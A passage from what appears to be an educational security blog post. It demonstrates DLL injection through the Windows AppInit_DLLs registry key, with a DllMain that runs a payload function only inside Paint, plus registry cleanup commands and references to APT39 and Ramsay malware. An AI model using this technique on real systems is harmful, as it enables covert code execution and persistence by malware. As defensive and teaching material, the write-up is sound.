
BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason, LPVOID lpReserved) {
    char path[MAX_PATH];
    switch (nReason) {
        case DLL_PROCESS_ATTACH:
            GetModuleFileName(NULL, path, MAX_PATH);
            if (subStr(path, (char *)"paint")) {
                runMe();
            }
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}

```

As you can see, if the current process is **paint** (and is 32-bits) then, "inject" :)




Perfect! :)



For cleanup, after end of experiments:

```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit_DLLs /d 0  
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs /t REG_SZ /f
```



This technique is not new, but it is worth paying attention to it, in the wild, this trick was often used by groups such as [APT 39](#) and malwares as [Ramsay](#).

[MITRE ATT&CK: APPInit_DLLs](#)

[APT39](#)

[Ramsay](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine

